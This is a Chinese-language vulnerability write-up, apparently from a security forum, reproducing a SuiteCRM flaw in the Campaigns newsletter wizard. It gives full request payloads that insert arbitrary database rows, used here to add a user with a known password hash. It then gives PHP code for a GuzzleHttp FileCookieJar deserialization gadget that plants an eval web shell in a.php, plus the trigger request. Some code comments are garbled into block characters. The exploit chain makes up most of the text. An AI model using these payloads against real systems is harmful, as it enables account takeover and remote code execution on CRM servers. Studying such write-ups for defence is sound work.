SuiteCRM CMS 漏洞复现

这是一个睿智 / 2019-09-01 12:06:00 / 浏览数 3643 安全技术 漏洞分析 顶(0) 踩(0)

前言

最近 rips 发布了 SuiteCRM 的漏洞，但是细节不太清晰，于是上手分析了一下，漏洞还是很有意思的，记录一下。

文章：https://blog.ripstech.com/2019/breaking-into-your-internal-network/

这个漏洞还是比较有趣的，可以想想这个漏洞形成的原因，这个漏洞主要是因为没有过滤一些敏感的值，table_name 也应该设置成 private 属性。形成这个漏洞的函数也是在文件内的，因为代码量比较多，审计的时候其实可以结合扫描器直接找到可能存在变量覆盖的点。

漏洞分析

任意数据表插入数据

先看看给出的 payload ：

```
index.php?
module=Campaigns&
action=WizardNewsletterSave&
currentstep=1&
wiz_step1_field_defs[SOMEFIELD][default]=SOMEVALUE&
wiz_step1_table_name=SOMETABLENAME&
wiz_step1_id=1337&
wiz_step1_new_with_id=1
```

这是一个 MVC 框架的 CMS。读了一下入口文件，然后根据 module 和 action，找到这个文件： /modules/Campaigns/WizardNewsletterSave.php

打开文件，截取出关键的代码：

```
$campaign_focus = new Campaign();
$camp_steps[] = 'wiz_step1_';
$camp_steps[] = 'wiz_step2_';

...

foreach ($camp_steps as $step) {
   $campaign_focus =  populate_wizard_bean_from_request($campaign_focus, $step);
}

switch ($_REQUEST['currentstep']) {
   case 1:
       //save here so we can link relationships
       $campaign_focus->save();
       $GLOBALS['log']->debug("Saved record with id of ".$campaign_focus->id);
       echo json_encode(array('record'=>$campaign_focus->id));
       break;
```

看到他下面 save 方法大概也能猜到这里的 Campaign 是一个■■■■■。

中间他经过了 populate_wizard_bean_from_request 这个函数，第一个参数是 ■■■■■，第二个一个字符串： wiz_step1_，返回值也 赋值回给这个数据库对象，说明其中处理了这个对象，我们跟进去看看：

```
// $bean ■■■ ■■■■■
// $prefix ■ wiz_step1_
function populate_wizard_bean_from_request($bean, $prefix)
{

   foreach ($_REQUEST as $key=> $val) {
       $key = trim($key);

       // if ■■ key ■■■■■■■ wiz_step1_
       if ((strstr($key, $prefix)) && (strpos($key, $prefix)== 0)) {

           //■ $prefix ■■■■■■ wiz_step1_abc ■■■ abc
```

```
            $field = substr($key, strlen($prefix)) ;
            if (isset($_REQUEST[$key]) && !empty($_REQUEST[$key])) {
                $value = $_REQUEST[$key];
                // ■■■■■■■■■■
                // ■■■■ wiz_step1_abc=123 ■■■ $bean->abc=123;
                $bean->$field = $value;
            }

        }
    }

    return $bean;
}
```

总结一下这个函数做的事情，就是如果当我传入 `wiz_step1_abc=123` 时，对象里的 `abc` 就会赋值成 `123`。

再看看 `payload` 有一句： `wiz_step1_table_name=SOMETABLENAME`，看起来像表名，再看看对象内部：

```
class Campaign extends SugarBean{
    public $table_name = "campaigns";
}
```

这里是 `public`，也是可以直接赋值的。我们再跟进 `save` 方法：

```
public function save($check_notify = false)
{
    ...
    if ($isUpdate) {
        $this->db->update($this);
    } else {
        $this->db->insert($this);
    }
    ...
}
```

因为这里只有这个重要，就只截取除了这个，再进入 `insert` 函数：

```
public function insert(SugarBean $bean)
{
    // ■■ sql ■■
    $sql = $this->insertSQL($bean);
    $tablename = $bean->getTableName();
    $msg = "Error inserting into table: $tablename:";

    return $this->query($sql, true, $msg);
}
```

进入 `insertSQL` 函数：

```
public function insertSQL(SugarBean $bean)
{
    // insertParams ■■■■■■■■ sql ■■■
    $sql = $this->insertParams(
        $bean->getTableName(), // ■■■■
        $bean->getFieldDefinitions(), // ■■■■
        get_object_vars($bean), // ■■■■■■■■■■■
        isset($bean->field_name_map) ? $bean->field_name_map : null,
        false
    );
    return $sql;
}
//■■■■
public function getFieldDefinitions()
{
    return $this->field_defs;
}
//■■■■
public function getTableName()
{
    if (isset($this->table_name)) {
        return $this->table_name;
```

```
    }
    ...
}
```

这里的 table_name 和 field_defs 都是我们可以设置的，然后但是这里并不是直接拼接 field_defs ，他还做了一层处理，需要进入到 insertParams 看看：

```
public function insertParams($table, $field_defs, $data, $field_map = null, $execute = true)
{
    $values = array();
    //■■ field ■■■■■ ■■■■■■■■■■
    if (!is_array($field_defs) && !is_object($field_defs)) {
        // ■■
    } else {

        // ■■ field_defs ■■
        foreach ((array)$field_defs as $field => $fieldDef) {
            ...

            if (isset($data[$field])) {
                $val = from_html($data[$field]);
            } else {
                ...
            }


            if (!empty($fieldDef['auto_increment'])) {
                ..
            }
            elseif (...) {
                ...
            } else {
                if (!is_null($val) || !empty($fieldDef['required'])) {
                    $values[$field] = $this->massageValue($val, $fieldDef);
                }
            }
        }
    }
    ...
    $query = "INSERT INTO $table (" . implode(",", array_keys($values)) . ")
                VALUES (" . implode(",", $values) . ")";

    return $execute ? $this->query($query) : $query;
}
```

减去了很多不必要的代码，看看最后的 $query 语句，keys 和 values 都是从 $values 数组获取的。

往上一点，25 行的位置可以看到 $values 是经过了 massageValue 函数的 $val，这个函数我们可以无视掉，我们再看看 $val 从哪里来的。

在 14 行处，$val 是从 $data 处获取的，$data 是对象里的属性，对象里的属性都是我们可以控制的。我们可以不管 from_html 这个函数。

漏洞测试

上面可能理解起来比较难，我举个例子，现在我们有个数据库对象 $campaign_focus。

然后我们设置
```
$campaign_focus-> table_name=users
$campaign_focus-> field_defs[user_name]=1
$campaign_focus-> user_name=test1
```

这样我们 sql 语句就有 users(user_name) values('test1') 了。

构造我们的 payload 插入 users，

首先三个必要的参数才能进入到正确的逻辑：

```
module=Campaigns&
action=WizardNewsletterSave&
currentstep=1&
```

然后插入 user_name，user_hash：

```
wiz_step1_table_name=users&
wiz_step1_field_defs[id]=1&
wiz_step1_field_defs[user_name]=1&
wiz_step1_user_name=ruozhi&
wiz_step1_field_defs[user_hash]=1&
wiz_step1_user_hash=e10adc3949ba59abbe56e057f20f883e
```

这里 id 有点特殊，因为对象内已经有了，虽然可以改，但是没什么必要（如果想 id 可控，加个参数即可 wiz_step1_id=2333）

这里的 user_hash 就是 123456 这个密码。

这个漏洞要先登录任意一个用户，然后访问 /index.php 加上上面的参数就可以了：

```
mysql> select id,user_name,user_hash from users;
+--------------------------------------+-----------+--------------------------------------------------------------+
| id                                   | user_name | user_hash                                                    |
+--------------------------------------+-----------+--------------------------------------------------------------+
| 1                                    | admin     | $2y$10$m.bBh7hwcTvfgiYmT.uZ0ebsGNh2wSLc9gsDZU0McCae7vKpRa7eK |
| 3619d14a-92a8-f03a-92a8-5d5e9da237ce | ruozhi    | e10adc3949ba59abbe56e057f20f883e                             |
+--------------------------------------+-----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)
```


提升危害-反序列化RCE

我们既然都能控制数据表的内容了，能不能进一步提升危害呢？

当然可以，文中提到一处：module=Emails& action=EmailUIAjax& emailUIAction=sendEmail

Emails 目录下 EmailUIAjax.php case 是 sendEmail 处调用了 email2Send，这个函数内又调用了 setMailer,最后是 getInboundMailerSettings

看看这个函数：

```
public function getInboundMailerSettings($user, $mailer_id = '', $ieId = '')
{
   $mailer = '';

   if (...) {
       ...
   } elseif (!empty($ieId)) {
       // ■■■■ elseif
       // ■■■ ieId ■■■■■
       $q = "SELECT stored_options FROM inbound_email WHERE id = '{$ieId}'";
       $r = $this->db->query($q);
       $a = $this->db->fetchByAssoc($r);
       if (!empty($a)) {
           $opts = unserialize(base64_decode($a['stored_options']));
       if (isset($opts['outbound_email'])) {
           ...
       }
```

这里查询了 inbound_email 表然后反序列化了，这里的 ieId 为可控的值，是 request 中的 fromAccount。也就是说这里进行 ■■■■ 的是我们可控的值，

这又是个基于 MVC 的 CMS，于是乎找到一处特别万用的类：GuzzleHttp\Cookie\FileCookieJar，这个类在 laravel 框架也有。这里不分析具体的反序列化细节。

首先执行 payload：

```
<?php
namespace GuzzleHttp\Cookie{
   class FileCookieJar extends CookieJar
   {
       private $filename = "a.php";
       function __construct(){
           $this->a();
       }
   }
   class CookieJar{
       private $cookies;
       function a(){
           $this->cookies[]=  new SetCookie();
       }
```


```
    }
    class SetCookie{
        private $data = [
            'Name'     => 'a',
            'Value'    => '<?php eval($_GET[1]); ?>',
            'Expires'=>true,
            'Discard'=>false,
        ];
    }


}
namespace{
    $s =array(new \GuzzleHttp\Cookie\FileCookieJar());
    echo base64_encode( serialize($s));
}
```

值得注意的是这里要把这个对象放在一个数组里，因为反序列化后还把他当成数组取了一次值，如果这里是对象会报错就不能触发 `__destruct` 了。

获取到了 `base64` 后，我们传入值：


```
module=Campaigns
action=WizardNewsletterSave
currentstep=1
wiz_step1_table_name=inbound_email //■■
wiz_step1_field_defs[stored_options]=1
wiz_step1_stored_options=`base64_payload` //■■ payload ■■■■ base64
wiz_step1_new_with_id=1 // ■■■■ id ■■■■■■■■
wiz_step1_field_defs[id]=1
wiz_step1_id=2333 // id■
```



此时再访问：

```
?module=Emails&
action=EmailUIAjax&
emailUIAction=sendEmail&
fromAccount=2333
```

这时候就会触发反序列化了，根目录此时会产生一个 `a.php`:



上一篇：CVE-2017-13253 :A... 下一篇：利用OpCode绕过Python沙箱
1. 0 条回复
   - 动动手指，沙发就是你的了！